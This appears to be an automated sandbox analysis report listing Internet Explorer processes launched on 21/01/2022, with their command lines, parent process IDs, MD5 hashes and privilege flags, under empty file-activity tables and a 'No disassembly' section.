There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: **6376**, Parent PID: **6600**

General

Start time:	07:52:32
Start date:	21/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:6600 CREDAT:17418 /prefetch:2
Imagebase:	0xb00000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: **6076**, Parent PID: **744**

General

Start time:	07:53:16
Start date:	21/01/2022
Path:	C:\Program Files\internet explorer\iexplore.exe

Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Internet Explorer\iexplore.exe" -Embedding
Imagebase:	0x7ff6ad3f0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: **6900**, Parent PID: **6076**

General

Start time:	07:53:17
Start date:	21/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:6076 CREDAT:17410 /prefetch:2
Imagebase:	0xb00000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: **6000**, Parent PID: **6076**

General

Start time:	07:53:19
Start date:	21/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:6076 CREDAT:17416 /prefetch:2
Imagebase:	0xb00000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: **6508**, Parent PID: **6076**

General

Start time:	07:53:19
Start date:	21/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:6076 CREDAT:82946 /prefetch:2
Imagebase:	0xb00000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: **5348**, Parent PID: **6076**

General	
Start time:	07:53:19
Start date:	21/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:6076 CREDAT:148484 /prefetch:2
Imagebase:	0xb00000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: **3648**, Parent PID: **744**

General	
Start time:	07:53:50
Start date:	21/01/2022
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Internet Explorer\iexplore.exe" -Embedding
Imagebase:	0x7ff6ad3f0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: **5228**, Parent PID: **3648**

General	
Start time:	07:53:50
Start date:	21/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:3648 CREDAT:17410 /prefetch:2
Imagebase:	0xb00000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: **6776**, Parent PID: **3648**

General	
Start time:	07:53:51
Start date:	21/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:3648 CREDAT:17414 /prefetch:2

Imagebase:	0xb00000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: **4844**, Parent PID: **3648**

General	
Start time:	07:53:51
Start date:	21/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:3648 CREDAT:82946 /prefetch:2
Imagebase:	0xb00000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: **6852**, Parent PID: **3648**

General	
Start time:	07:53:51
Start date:	21/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:3648 CREDAT:214018 /prefetch:2
Imagebase:	0xb00000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: **344**, Parent PID: **744**

General	
Start time:	07:54:14
Start date:	21/01/2022
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Internet Explorer\iexplore.exe" -Embedding
Imagebase:	0x7ff6ad3f0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: **4716**, Parent PID: **344**

General	

Start time:	07:54:15
Start date:	21/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:344 CREDAT:17410 /prefetch:2
Imagebase:	0xb00000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: **6512**, Parent PID: **344**

General	
Start time:	07:54:18
Start date:	21/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:344 CREDAT:17416 /prefetch:2
Imagebase:	0xb00000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: **6464**, Parent PID: **344**

General	
Start time:	07:54:20
Start date:	21/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:344 CREDAT:148482 /prefetch:2
Imagebase:	0xb00000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: **1140**, Parent PID: **344**

General	
Start time:	07:54:20
Start date:	21/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:344 CREDAT:214018 /prefetch:2
Imagebase:	0xb00000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Disassembly

No disassembly